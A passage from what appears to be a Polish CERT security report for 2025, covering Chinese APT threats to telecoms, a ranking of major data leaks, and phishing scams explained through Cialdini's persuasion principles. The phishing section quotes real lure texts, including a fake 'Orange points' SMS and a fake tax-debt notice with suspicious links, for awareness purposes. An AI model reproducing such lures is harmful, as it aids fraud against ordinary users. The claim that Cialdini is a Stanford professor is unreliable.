Kluczową rolę w tym zakresie odgrywa współpraca krajowych zespołów CERT z sektorowymi zespołami CERT należącymi do operatorów, która – dzięki wymianie informacji z wielu sektorów i podmiotów oraz współpracy ekspertów – umożliwia rozwój Cyber Threat Intelligence zarówno na poziomie operacyjnym, jak i strategicznym, pozwalając budować pełniejszy i bardziej wartościowy obraz zagrożeń, wykraczający poza perspektywę pojedynczego operatora. W przypadku kampanii takich jak Salt Typhoon czy Volt Typhoon, gdzie poszczególne elementy aktywności mogą wydawać się nieistotne w izolacji, dopiero korelacja zdarzeń na poziomie krajowym lub międzynarodowym pozwala na identyfikację pełnej skali i intencji przeciwnika. Z tego względu kluczowe znaczenie ma nie tyle pojedyncza zauważalność incydentów, ile zdolność do ich agregacji i analizy w długim horyzoncie czasowym.

Z perspektywy dużego operatora telekomunikacyjnego fundamentalnym wyzwaniem jest zatem działanie w środowisku, w którym należy zakładać stałe zainteresowanie ze strony aktorów państwowych o wysokich kompetencjach technicznych i niemal nieograniczonych zasobach. W takim modelu bezpieczeństwo nie może opierać się wyłącznie na prewencji i reagowaniu na alarmy generowane przez systemy detekcyjne. Konieczne jest przyjęcie założenia, że część działań przeciwnika pozostanie przez długi czas niewidoczna, a wykrycie intruzji będzie procesem stopniowym i niejednoznacznym.

W praktyce oznacza to przesunięcie ciężaru działań obronnych w kierunku ciągłego monitorowania, analizy behawioralnej oraz aktywnego threat huntingu, szczególnie w obszarach infrastruktury sieciowej i systemów zarządzania, które tradycyjnie nie były projektowane z myślą o pełnej obserwowalności bezpieczeństwa. Równie istotne jest rozwijanie zdolności organizacyjnych, w szczególności przygotowanie procedur decyzyjnych na wypadek wykrycia długotrwałej kompromitacji, jasne zasady eskalacji oraz gotowość do współpracy z instytucjami państwowymi i operatorami w ramach skoordynowanych działań Cyber Threat Intelligence. Taka współpraca – obejmująca wymianę informacji, wspólną analizę zdarzeń oraz koordynację reakcji – pozwala skuteczniej identyfikować zagrożenia, oceniać ich znaczenie strategiczne i operacyjne oraz podejmować decyzje w warunkach niepełnej informacji i wysokiej niepewności.

Perspektywa ewolucji zagrożeń i implikacje dla sektora

Analiza dotychczasowej aktywności chińskich grup APT, w połączeniu z obserwowanymi trendami geopolitycz-

W wielu przypadkach celem ataku nie była destrukcja ani kradzież danych w klasycznym rozumieniu, lecz cichy, długoterminowy dostęp umożliwiający obserwację i rekonesans.

nymi, prowadzi do jednoznacznego wniosku, że infrastruktura telekomunikacyjna pozostanie jednym z priorytetowych celów operacji cybernetycznych o charakterze państwowym w perspektywie kolejnych lat. Nie należy jednak spodziewać się gwałtownej eskalacji w postaci otwarcie destrukcyjnych ataków. Znacznie bardziej prawdopodobny jest dalszy rozwój działań niskoszumowych, długoterminowych i trudnych do jednoznacznej atrybucji, wpisujących się w logikę uprzedniego pozyskania dostępu i strategicznego przygotowania pola operacyjnego.

Rozwój technologii 5G, sieci programowalnych (SDN – Software-Defined Networking / NFV – Network Functions Virtualization) oraz rosnąca integracja telekomunikacji z chmurą obliczeniową i ekosystemami IoT będą systematycznie zwiększać złożoność środowisk operatorskich. Choć architektury te oferują większą elastyczność i efektywność, tworzą one w tle nowe zależności pomiędzy warstwami sieci, zarządzania i orkiestracji. Z punktu widzenia zaawansowanego przeciwnika oznacza to pojawienie się nowych punktów krytycznych, których kompromitacja może prowadzić do efektów kaskadowych, nieproporcjonalnych do pierwotnego wektora ataku.

Można oczekiwać, że przyszłe kampanie będą w coraz większym stopniu koncentrować się nie na klasycznych elementach infrastruktury transmisyjnej, lecz na warstwach kontrolnych i zarządczych – systemach orkiestracji, automatyzacji oraz monitorowania. Przejęcie kontroli lub wglądu w te komponenty umożliwi nie tylko rozpoznanie architektury sieci, lecz także subtelne wpływanie na jej funkcjonowanie bez generowania oczywistych zakłóceń, co doskonale wpisuje się w profil działań obserwowany u grup takich jak Volt Typhoon.

Jednocześnie należy zakładać dalszy rozwój technik LOTL oraz nadużywania legalnych mechanizmów administracyjnych. W miarę dojrzewania systemów detekcji opartych na sygnałach i wskaźnikach kompromitacji aktorzy państwowi będą coraz częściej unikać wdrażania malware na rzecz działań, które z technicznego punktu widzenia nie odbiegają znacząco od normalnej aktywności operacyjnej. **W praktyce oznacza to rosnące znaczenie analizy kontekstowej, długoterminowej korelacji zdarzeń oraz zdolności do identyfikowania subtelnych odchyleń od ustalonej normy funkcjonowania sieci.**

Z perspektywy strategicznej szczególnie istotna jest świadomość, że brak widocznych incydentów nie może być utożsamiany z brakiem zagrożeń. W przypadku najbardziej zaawansowanych operacji państwowych cisza operacyjna bywa wręcz wskaźnikiem skuteczności przeciwnika. W takim środowisku kluczowym wyzwaniem dla państw i operatorów telekomunikacyjnych będzie utrzymanie ciągłej gotowości, zdolność do funkcjonowania w warunkach długotrwałej niepewności oraz odporność organizacyjna na presję związaną z permanentnym zagrożeniem.

W analizach działalności chińskich aktorów państwowych coraz wyraźniej widoczny jest wzorzec współdzielenia infrastruktury, narzędzi oraz dostępu operacyjnego pomiędzy grupami formalnie opisywanymi jako odrębne byty, takie jak: Salt Typhoon, Volt Typhoon czy Flax Typhoon. Choć w narracji

Aktywność grup takich jak Salt Typhoon i Volt Typhoon powinna być traktowana nie jako seria odrębnych incydentów bezpieczeństwa, lecz jako trwały element środowiska zagrożeń o charakterze strategicznym.

publicznej oraz części raportów technicznych grupy te bywają przedstawiane jako działające w warunkach wewnętrznej konkurencji, dostępne dane wskazują raczej na istnienie nadrzędnej koordynacji strategicznej, w ramach której poszczególne zespoły realizują komplementarne zadania w obrębie wspólnego ekosystemu operacyjnego. Takie założenie wydaje się uzasadnione, jako że utrzymanie przez adwersarza aury pozorowanej rywalizacji i różnicowania profili TTP pełni funkcję maskującą, sprzyjając fragmentaryzacji analiz po stronie obrońców i skłaniając analityków do skupiania się na charakterystyce pojedynczej grupy zamiast na całościowym obrazie wzajemnie powiązanych kampanii. Taki efekt utrudnia identyfikację zależności infrastrukturalnych, powtarzalnych celów oraz długoterminowych założeń operacyjnych, które ujawniają się dopiero przy analizie skorelowanej – obejmującej wiele intrusion setów, współdzielone zasoby oraz spójność celów strategicznych na poziomie państwowym.

Konkluzje

Zarówno z punktu widzenia przygotowania, jak i prognoz na przyszłość jedno pozostaje niezmiennie: sektor telekomunikacyjny będzie w coraz większym stopniu areną rywalizacji państw w cyberprzestrzeni. **Aktywne działania ochronne, ciągły threat hunting oraz systematyczne przygotowywanie scenariuszy reakcji na zaawansowane ataki nie są już działaniami „na wszelki wypadek”, lecz koniecznością wynikającą z realnego charakteru zagrożeń.** W przypadku infrastruktury telekomunikacyjnej stawka jest zbyt wysoka, by pozwolić sobie na opóźnienia w wykryciu lub błędną ocenę intencji przeciwnika.





Wycieki danych: między masowością a utratą kontroli

// Marek Olszewski

Rok 2025 pokazał, że wycieki danych stały się stałym elementem krajobrazu cyberzagrożeń i coraz trudniej poddają się tradycyjnej kategorizacji. Nie są one już incydentami jednostkowymi ani domeną wyłącznie dużych korporacji. Mówimy już nie tylko o pojedynczych bazach danych, ale o zbiorach tworzonych latami, łączonych i wielokrotnie odsprzedawanych, miksowanych przez różne podmioty przestępcze oraz dalej dystrybuowanych w ukrytym ekosystemie (m.in.: darkwebie, forach przestępczych, Telegramie). Czy o dużym wycieku możemy mówić, gdy liczba rekordów jest wysoka, czy może raczej powinniśmy skupić się na jego istotności oraz wadze jego ewentualnych skutków? W 2025 roku obserwowaliśmy zarówno spektakularne, globalne wycieki, jak i mniejsze, lokalne incydenty, które niosły równie dotkliwe skutki dla poszkodowanych.

Warto podkreślić, że granica pomiędzy nowym wyciekiem a ponownym wykorzystaniem starych danych coraz częściej się zaciera. Duża część ujawnionych zbiorów była efektem korelacji danych pochodzących z wielu wcześniejszych naruszeń, uzupełnianych o informacje pozyskane z malware typu stealer. To powoduje, że nawet użytkownicy, którzy nie padli ofiarą bieżącego ataku, mogli odnaleźć swoje dane w „świeżych” paczkach krążących w sieci. Dodatkowym zagrożeniem płynącym ze stealerów jest rodzaj wykradzionych danych. Nie chodzi już tylko o login i hasło, lecz często o pełen zestaw danych zapamiętanych lokalnie na urządzeniu użytkownika.

Globalne wycieki – skala, której nie da się już ignorować

Jednym z najbardziej komentowanych wydarzeń 2025 roku było ujawnienie w czerwcu ogromnych zbiorów danych uwierzytelniających, liczących miliardy rekordów użytkowników z całego świata. Zawierały one adresy e-mail, hasła, a w części przypadków również tokeny sesyjne i dodatkowe dane z przeglądarek ofiar. Choć technicznie były to kompilacje danych pochodzących z wielu lat i z różnych źródeł, ich publikacja oraz dostępność tych zbiorów ukazały skalę problemu ponownego używania haseł oraz długofalowych skutków dawnych zaniedbań w obszarze higieny cyfrowej. Szczególnie niepokojący był fakt, że znaczna część tych danych pozostawała nadal aktualna. Użytkownicy często nie zmieniali haseł przez lata, a te same kombinacje wykorzystywane były równolegle na wielu portalach. W praktyce oznaczało to, że nawet stary wyciek mógł prowadzić do przejęcia kont oraz niepożądanego dostępu.

Na szczególną uwagę zasługuje również incydent związany z wyciekiem danych biometrycznych. Ujawnienie cyfrowych wzorców twarzy, odcisków palców czy danych wykorzystywanych w systemach rozpoznawania tożsamości ma charakter fundamentalnie inny niż klasyczne naruszenia. W przeciwieństwie do hasła czy numeru karty płatniczej, czy nawet numeru dowodu osobistego, biometrii nie da się zmienić ani unieważnić. Raz skompromitowana pozostaje zagrożeniem na całe życie użytkownika, otwierając drogę do nadużyć również w przyszłości, gdyż realnych konsekwencji takiego wycieku nie jesteśmy w stanie na tym etapie przewidzieć.

Rok 2025 obfitował także w naruszenia u globalnych dostawców usług masowych – w szczególności z sektora

usług chmurowych, sektora państwowego oraz e-commerce. Incydenty te miały często charakter łańcuchowy: pojedyncze naruszenie po stronie dostawcy skutkowało ujawnieniem danych wielu organizacji i milionów użytkowników końcowych. Szczególnie groźne były sytuacje, w których wyciek obejmował nie tylko dane kontaktowe (np. dane wykorzystywane w systemach CRM), ale również identyfikatory konkretnych osób, dane rozliczeniowe, czy też informacje medyczne, których wrażliwość znacząco podnosi poziom ryzyka.

Istotnym elementem globalnego krajobrazu zagrożeń były również dane pozyskiwane przez złośliwe oprogramowanie typu stealer. W przeciwieństwie do klasycznych wycieków baz danych, stealery atakują samych użytkowników. Dostarczają przestępcom informacje o znacznie wyższym stopniu aktualności i kompletności niż klasyczne wycieki. Obejmują one nie tylko loginy czy e-maile i hasła, ale również zapamiętane sesje, pliki cookies, historię przeglądania oraz zapisane formularze. Takie zestawy danych znacząco zwiększają skuteczność dalszych ataków i skracają czas potrzebny cyberprzestępcom na przejęcie kontroli nad kontami ofiar, czy też próbami szantażu.

W rezultacie globalne wycieki danych w 2025 roku przestały być jedynie problemem „ilości”. Coraz wyraźniej widać, że kluczowe znaczenie mają jakość informacji, ich aktualność oraz możliwość łączenia danych z różnych źródeł w spójne profile użytkowników. Skala tego zjawiska sprawia, że nie jest to już wyłącznie problem technologiczny, lecz wyzwanie systemowe, wpływające na bezpieczeństwo cyfrowe całych społeczeństw.

Choć opisane zjawiska miały charakter globalny, ich konsekwencje były odczuwalne również na poziomie krajowym, co znajduje odzwierciedlenie w kolejnej części raportu, poświęconej incydom dotykającym polskich użytkowników i rodzime organizacje.

Polska i dane obywateli – incydenty mniejsze, skutki realne

Choć Polska nie zawsze znajdowała się w centrum największych wycieków, dane polskich użytkowników regularnie pojawiały się w ujawnianych zbiorach. Polska także w coraz większym stopniu stawała się celem operacji o charakterze hybrydowym, w których – w ocenie części analityków – wycieki danych stanowiły jeden

Granica pomiędzy nowym wyciekiem a ponownym wykorzystaniem starych danych coraz częściej się zaciera. Duża część ujawnionych zbiorów była efektem korelacji danych z wcześniejszych naruszeń, uzupełnianych o informacje pozyskane z malware typu stealer.

z elementów oddziaływania informacyjnego oraz prób destabilizacji nastrojów społecznych.

W 2025 roku obserwowaliśmy przypadki ujawnienia danych z instytucji publicznych oraz firm przetwarzających dane wrażliwe. Choć liczba rekordów była zazwyczaj mniejsza niż w wyciekach globalnych, obecność numerów PESEL czy dokumentów tożsamości znacząco podnosiła poziom ryzyka. Dane te, po połączeniu z innymi źródłami, mogą posłużyć do zaawansowanych oszustw, w tym oszustw celowanych, czy podszywania się pod ofiary w kontaktach z instytucjami.

Nie można pominąć roli złośliwego oprogramowania typu stealer, którego znaczenie w globalnym krajobrazie zagrożeń zostało opisane wcześniej. Sposoby infekcji użytkowników często nie mają granic. Narażeni na nie są zarówno zagraniczni użytkownicy, jak i polscy internauci. Pozyskiwane w ten sposób informacje są zwykle bardzo aktualne i dotyczą faktycznie używanych kont. To właśnie one najczęściej trafiają do obiegu na forach przestępczych, a następnie są wykorzystywane do przejmowania kont społecznościowych i bankowych, które są furtką do kolejnych ataków.



Sprawdź, czy Twoje dane nie wyciekły

... i skorzystaj z bezpłatnej usługi Hasło Alert cert.orange.pl/hasloalert. Sprawdzisz, czy adres e-mail oraz powiązane z nim hasła pojawiły się w znanych wyciekach, co umożliwi szybką reakcję i ograniczenie potencjalnych konsekwencji naruszenia.



Wnioski: długofalowe skutki naruszeń

Analiza wycieków danych z 2025 roku prowadzi do wniosków, które wciąż pozostają bolesną rzeczywistością. **Hasła nadal są najsłabszym ogniwem zabezpieczeń**, a ich powielanie w wielu serwisach sprawia, że pojedynczy incydent może uruchomić **efekt domina**, paraliżując cyfrowe życie użytkownika.

Co więcej, rosnąca skala wycieków danych biometrycznych stawia pod ogromnym znakiem zapytania przyszłą wiarygodność tej technologii jako bezpiecznego standardu. W świecie, w którym nasze niezmiennie cechy fizyczne trafiają do publicznego obiegu, biometria może w dłuższej perspektywie przestać pełnić rolę gwaranta tożsamości, a stać się jej największym, **niemożliwym do naprawienia zagrożeniem**, wymuszając radykalne zmiany w architekturze ochrony.

Rok 2025 wyraźnie pokazał, że skutki naruszeń są coraz bardziej **długofalowe**. Dane raz skompromitowane nie znikają – funkcjonują w obiegu przez lata, wracając w coraz to nowszych, groźniejszych konfiguracjach. Dla użytkowników indywidualnych oznacza to konieczność **stałego monitorowania swoich danych** i reagowania na zagrożenia, nawet jeśli źródło problemu leży głęboko w przeszłości.

Dla organizacji natomiast to sygnał, że bezpieczeństwo danych musi być traktowane jako **proces ciągły**, a nie jednorazowe zadanie. Kluczowe staje się nie tylko zapobieganie, ale przede wszystkim **zdolność do szybkiego wykrywania** informacji, które opuściły kontrolowane środowisko organizacji. W świecie, w którym dane stały się walutą, nasze bezpieczeństwo zależy od świadomości i szybkości reakcji.

Globalne wycieki danych w 2025 roku przestały być jedynie problemem „ilości”. Coraz wyraźniej widać, że kluczowe znaczenie ma jakość informacji, ich aktualność oraz możliwość łączenia danych z różnych źródeł w spójne profile użytkowników.

Ranking najważniejszych wycieków 2025 roku

Poniższe zestawienie prezentuje incydenty, które miały największy wpływ na bezpieczeństwo cyfrowe ze względu na swoją specyfikę i wagę skradzionych informacji.

01

Globalna kompilacja danych uwierzytelniających pozyskanych przez malware typu stealer

Globalny

Co się stało: Publikacja gigantycznej bazy zawierającej ponad 16 miliardów haseł i loginów z różnych lat.

Dlaczego to ważne: To „biblioteka”, z której cyberprzestępcy korzystają do masowego przejmowania kont osób używających tych samych haseł w wielu serwisach.

02

Systemy EuroCert

Polska

Co się stało: Atak na polskiego dostawcę podpisu kwalifikowanego.

Dlaczego to ważne: Podpis kwalifikowany to cyfrowy odpowiednik dowodu osobistego. Naruszenie tego systemu uderzyło w fundamenty e-administracji i zaufania do dokumentów cyfrowych.

03

Platforma Sky-shop

Polska

Co się stało: Wyciek danych z popularnej platformy obsługującej tysiące sklepów internetowych.

Dlaczego to ważne: Incydent dotknął ogromną liczbę małych przedsiębiorców i ich klientów. Dane (numery telefonów, adresy) posłużyły do masowych kampanii phishingowych „na kuriera”, które w krótkim czasie osiągnęły masową skalę.



04 Operacja „Cloud Drain”

Globalny

Co się stało: Cyberprzestępcy dostali się do magazynów danych w chmurze (Snowflake/Salesforce) poprzez niezabezpieczone konta administratorów.

Dlaczego to ważne: Pokazało to, że dane firmy mogą wyciec przez błąd zewnętrznego dostawcy, nawet jeśli sama organizacja dba o procedury.

05 Chiński Wyciek Nadzoru Biometrycznego – dane przypisywane przez badaczy systemom rozwijanym m.in. przez podmioty, takie jak SenseTime lub Hikvision

Globalny

Co się stało: Wyciek cyfrowych map twarzy i odcisków palców z systemów monitoringu.

Dlaczego to ważne: Dane biometryczne są niezmiennie. Raz skradzione mogą być wykorzystywane przeciwko ofierze przez całe jej życie.

06 Sektor Energetyczny i Infrastruktura

Polska

Co się stało: Publikacja wewnętrznych schematów technicznych i danych pracowników polskiej energetyki.

Dlaczego to ważne: To wyciek strategiczny, mogący posłużyć do planowania sabotażu fizycznego lub cyfrowego w infrastrukturze krytycznej państwa.





Socjotechnika w phishingu, czyli co wspólnego ma 80-letni amerykański profesor z zagrożeniami w sieci

// Michał Rosiak

Robert Cialdini, urodzony w 1945 roku profesor Uniwersytetu Stanforda. Człowiek, którego osiągnięcia w erze internetu mają wpływ na nas wszystkich – choć znają go głównie psychologowie i... eksperci sprzedaży zdalnej. Skąd wziął się w tym artykule i co ma wspólnego z phishingiem?

Pojęcie reguł wpływu społecznego po raz pierwszy pojawiło się w 1984 roku w bestsellerowej książce Roberta Cialdiniego „Influence: The Psychology of Persuasion” (w Polsce wydana jako „Wywieranie wpływu na ludzi – teoria i praktyka”). Powstał jako syntetyczny efekt przeszło dekady pracy naukowej opartej na badaniach empirycznych oraz etnograficznej pracy w terenie. Cialdini zadał sobie wtedy pytanie:

*Dlaczego ludzie mówią „tak”,
nawet gdy nie powinni?*

40 lat później jego spostrzeżenia stały się fundamentem oszustw w internecie. Któż by przewidział takie koleje losu?

6 prostych zasad

Zacznijmy od tego, na czym polegają wspomniane reguły:

- **wzajemność:** jesteśmy „zaprogramowani” na poziomie podświadomości do odwzajemniania się za przysługę, niezależnie od jej poziomu;
- **zaangażowanie i konsekwencja:** im dłużej/bardziej jesteśmy w coś zaangażowani, tym bardziej nienaturalne jest dla nas wycofanie się z tego;
- **społeczny dowód słuszności:** im więcej osób w coś wierzy/popiera, tym bardziej naturalne/oczywiste nam się to wydaje;
- **lubienie i sympatia:** łatwiej zgadzamy się z kimś, kogo lubimy, znamy lub do kogo czujemy podobieństwo...
- **autorytet:** ...a trudniej nam odrzucić uwagi eksperta czy osoby postrzeganej jako wiarygodne źródło;
- **niedostępność:** potencjalna niedostępność zasobu powoduje wzrost zainteresowania nim (w tym kontekście zasobem jest również czas).

Poświęć teraz chwilę i zastanów się, w jakich sytuacjach w ostatnim czasie ktoś ich użył wobec Ciebie? Może na stanowisku promocyjnym ktoś zaoferował Ci coś drobnego, po czym okazało się, że warunkiem zabrania tej drobnostki jest zakup konkretnego produktu? A może trudne myśli dopadły Cię nad wyborczą urną – czy warto po latach głosowania na partię 1 tym razem wybrać 2? No i pomyśl o Facebooku. Jak często uznajesz, że coś jest ciekawe/istotne/wartościowe, bazując na liczbie polubień?

Lubienie; autorytet. No i na koniec – czy upływający na ekranie czas do końca promocji jest w stanie zmotywować Cię do zakupu?

Gdy poznamy zasady wywierania wpływu społecznego, okazuje się, że to one stoją u podstaw niemal wszystkich kampanii phishingowych. Jak? Przyjrzyjmy się konkretnym przypadkom zaobserwowanym przez CERT Orange Polska w 2025 roku.

Wzajemność – budowa zaufania

Na początku roku opisywaliśmy schemat oszustwa, którego celem byli twórcy rękodzieła. Intencją przestępcy było przekonanie ofiary, że PayPal „wymaga podniesienia limitu wpłat”, rzekomo z powodu, iż nadawcą przelewu na kwotę 140 € był użytkownik biznesowy. Dla podniesienia limitu trzeba było tylko wpłacić na podane konto 200 €, a PayPal miał po chwili wykonać przelew zwrotny na 340 €.

Zanim oszust przeszedł do ataku, poświęcił czas na budowę wzajemnego zaufania.



Skontaktował się z twórczynią, skomplementował jej pracę, wreszcie zdecydował się na zakup bez przesadnego zastanawiania się nad wyborem (bo wszystkie są piękne) i nie próbując nawet negocjować kwoty.


Przysługa? Jest – chęć zakupu produktu za niemałą kwotę.

Przysługa zwrotna? Masakra z tym PayPalem, bez sensu mają procedury, weź im przelej i będzie po sprawie.

Na szczęście niedoszła ofiara zorientowała się w zamiarze oszustwa (być może również dlatego, że e-mail od rzekomego PayPala przyszedł z adresu serviceintl@paypalsecurebanking@gmail.com). Tym razem trik się nie udał.

Zaangażowanie i konsekwencja – jak już zainstalowałem/am aplikację, to czemu nie kliknąć w jej powiadomienie?

W tym przypadku historia z listopada, która zaczęła się – jak wiele w ubiegłym roku – od reklamy na Facebooku. Tym razem na witrynie społecznościowego giganta trafialiśmy na propozycję zainstalowania aplikacji inwestycyjnej. Z jednej strony już same reklamy waliły po oczach czerwonymi flagami.



Z drugiej strony dla zwykłego użytkownika (a takich jest większość) fakt, że docelową aplikację ściąga z Google Play, to flaga zielona. Bo jeśli coś trafiło do Google Play, przeszło tamtejszego „bramkarza” – znaczy, że nie robi nic złego.




I tak, i nie. Na poziomie, który sprawdzają mechanizmy bezpieczeństwa Google – nie. Dlatego bez problemu trafia do sklepu, skąd można ją zainstalować. Potem, przez dzień do dwóch dni nie dzieje się nic – co usypia czujność ofiary i może powodować wewnętrzne poczucie, że to była dobra decyzja.

A skoro mamy już **zaangażowanie** – to pora na **konsekwencje**. Co się dzieje w sytuacji, gdy zapomnimy o aplikacji, którą zainstalowaliśmy z legalnego miejsca, a ona nie robiła niczego złego? Jest duże prawdopodobieństwo, że kiedy z takiej aplikacji przyjdzie nam powiadomienie push, nie wzbudzi w nas żadnych podejrzeń. Klikniemy w nie z pełnym zaufaniem, nie zwrócimy uwagi, że przenosi na stronę zewnętrzną, gdzie podamy nasze dane. Gdy po 10 minutach zadzwoni do nas „menedżer konta” – jest duże ryzyko, że podamy mu nasze dane, a on przekona nas do wpłaty lub zainstalowania „aplikacji inwestycyjnej”.

Spółeczny dowód słuszności – headhunterka z LinkedIna

Ta socjotechniczna sztuczka to w zasadzie schemat działania wszystkich mediów społecznościowych. Co bowiem jest istotą aktywności w social media? Polubienia i dzielenie się treściami. Korzystając czy to z Facebooka, Twittera, LinkedIna, czy innych tego typu serwisów – nierzadko już na poziomie podświadomości – bardziej wierzymy treściom, z jakimi podjęto więcej interakcji, bądź osobom, które mają więcej obserwujących.

I tu pojawia się headhunterka z LinkedIna, **której przypadek opisywaliśmy w lutym**.



Rekruterka z wykupionym LinkedIn Premium. Wygląda rzetelnie. Przynajmniej na pierwszy rzut oka. Poza tym mówimy o serwisie, który w tej grupie zawodowej jest najpopularniejszy w sieci. Spojrzenie na listę kontaktów pokazuje ponad 500 osób? Renomowane. No dobra – to już robi wrażenie i dowodzi, że nie mamy do czynienia z przypadkową osobą. Ale czy aby na pewno?

Korzystasz z LinkedIn? Zastanów się, jak chętnie akceptujesz zaproszenia od obcych ludzi? A szczególnie od headhunterów? O ile przez lata internauci zrozumieli, by nie akceptować nieznajomych np. na Facebooku, o tyle charakterystyka LinkedIn powoduje, że tu jesteśmy znacznie mniej ostrożni. Bo kto wie, kiedy będziemy musieli szukać pracy? W takiej sytuacji im większa grupa znajomych, tym lepiej!

Dlatego 500+ kontaktów nie musi wcale oznaczać kogoś z faktycznie tak gęstą siecią, a jeśli chodzi o pracę, to... nikt tego nie sprawdza. LinkedIn nie wymaga oficjalnego potwierdzenia zatrudnienia przez firmę, dlatego każdy może wpisać tam, co chce. I tylko od firmy zależy, czy usunie nas z listy „pracowników”, czy nie zwróci na to uwagi.

U większości internautów w takiej sytuacji pojawiłaby się tylko jedna myśl: pisze do mnie rekruterka, musi być dobra, bo ma setki kontaktów i pracuje w poważnej firmie. Tym właśnie jest **społeczny dowód słuszności**. Wnikliwy internauta zauważyłby jednak, że zdjęcie jest najprawdopodobniej stworzone przez sztuczną inteligencję, zaś osoba z wiedzą w zakresie rekrutacji wiedziałaby np., że LEGO jest wzorcem transparentności, wszystkie ogłoszenia o pracę publikuje na swojej stronie, a sprawdzenie oferty „Sehar” dowiodłoby, że na witrynie firmy jej nie ma.

A co było celem ataku? W pewnym momencie ofiara miała się zalogować na podstawioną stronę Facebooka. Biorąc pod uwagę, że „rekruterka” pisała do ekspertów od mediów społecznościowych, celem byłoby zapewne wykradzenie dostępu do firmowego fanpage’a.

Lubienie i sympatia – to nie były „punkty Orange”

Można założyć, że jeśli korzystacie z usług Orange Polska, to w jakiś sposób lubicie nas, naszą ofertę, a na pewno po prostu nas znacie. Kiedy więc dostaniecie SMS-a wyglądającego jakby przyszedł od nas, istnieje ryzyko, że nie sprawdzicie nawet numeru nadawcy.

Zauważyliśmy, że punkty Orange (5340 punktów) na Twoim koncie wygasną dzisiaj. Proszę wymienić swoje punkty na dostępne nagrody. Więcej informacji znajdziesz na stronie <https://bit.ly/3DVJ5ve?LoD=DdkSILsRH2?AeE=RZ5SvEtFRE>

Być może nawet nie zastanowicie się, że coś takiego jak „punkty Orange” nie istnieje, więc nie ma co Wam wygasnąć...

Dlatego warto wbić sobie w głowę, by nie dać się zmylić lubieniu i sympatii nawet do najbardziej popularnej marki. Przede wszystkim upewnijcie się, czy w ogóle macie w danej firmie usługi. Zdarza się bowiem, że ofiary klikają w podszycie pod firmę A, logując się loginem i hasłem z serwisu firmy B. Dlaczego to groźne? Dlatego że – mimo regularnych ostrzeżeń – wielu internautów wciąż używa tego samego hasła w różnych serwisach, a loginem bardzo często jest po prostu adres e-mail. Oszust, wykradając hasło, będzie się próbował zalogować tym samym zestawem poświadczeń logowania do różnych serwisów.

- Sprawdzaj, kto przysłał Ci SMS-a lub e-maila.
- Gdy wiadomość zawiera link – upewnij się, czy prowadzi do prawdziwej strony firmy, a jeśli to skracacz (w opisywanej sytuacji link pochodził z serwisu bit.ly) – z założenia mu nie ufaj.
- Jeśli obawiasz się, że faktycznie możesz mieć zaległości u swojego usługodawcy – wejdź na jego stronę, wpisz adres, zaloguj się i sprawdź to samodzielnie w panelu klienta.

Niedostępność – szybko, zanim do nas dotrze, że to bez sensu!

Reguła niedostępności to motyw najczęściej używany – nie tylko przez scamerów, ale również... marketingowców w sklepach online. Znacnie sytuację, gdy po wejściu na stronę widzicie oszałamiającą reklamę, z wielkim, tykającym zegarem, pokazującym, jak mało czasu zostało Wam na podjęcie decyzji? Albo choćby malejącą liczbę biletów na koncert? Zasoby zagrożone niedostępnością to nie tylko fizyczne sztuki produktu. Zasobem może być również kończący się czas. Dlaczego akurat on jest w kwestii phishingów tak istotny?



Przekaz Króla Juliana pasuje do tej sytuacji perfekcyjnie. Na łamach naszej strony <https://cert.orange.pl> regularnie komunikujemy internautom, by niestandardowym wiadomościom poświęcali czas odwrotnie proporcjonalnie do tego, co sugeruje nadawca. Jeśli ktoś pisze, że masz o czymś zdecydować natychmiast – przeana-

lizuj e-maila dokładnie. W opisywanym przez nas przypadku „zwrotu za fakturę z AutoPay” oszuści aż tak nie naciskają – dają bowiem ofierze 48 godzin! Liczą jednak, że podświadoma presja pozostanie, podczas gdy odbiorca (w tym przypadku) e-maila złapie się na inną socjotechniczną sztuczkę. Bo przecież nikt nie chce mu zabrać pieniędzy, prawda? Ktoś się pomylił i chce mu je oddać. Trzeba się tylko pośpieszyć, żeby się nie okazało, że nikt nam ich nie odda!

Cóż – i tak nikt nam ich nie odda, bo nikt ich (do tej pory) nie wziął. Dopiero jeśli przekona nas rzekoma niedostępność związana z presją czasu i podamy na fałszywej stronie dane naszej karty płatniczej, stracimy znacznie więcej niż prezentowane w tym konkretnym oszustwie 252 złote.

Autorytet – kto się boi komornika?

Z oszustwami podszywającymi się pod serwisy rządowe spotykamy się regularnie od kilkunastu miesięcy. Do tego materiału wybraliśmy ten, który dla wielu może okazać się najgroźniejszy.

https://pit-info.cfd/hicUB 60%

Ministerstwo Finansów

Pomimo wcześniejszych powiadomień, nie odnotowaliśmy wpłaty zaległej kwoty w wysokości 372.98 zł z numerem referencyjnym KM 310/25. Informujemy, że w dniu 25 marca 2023 r. sprawa zostanie przekazana do postępowania egzekucyjnego, co wiąże się z dodatkowymi kosztami oraz możliwością zajęcia środków majątku.

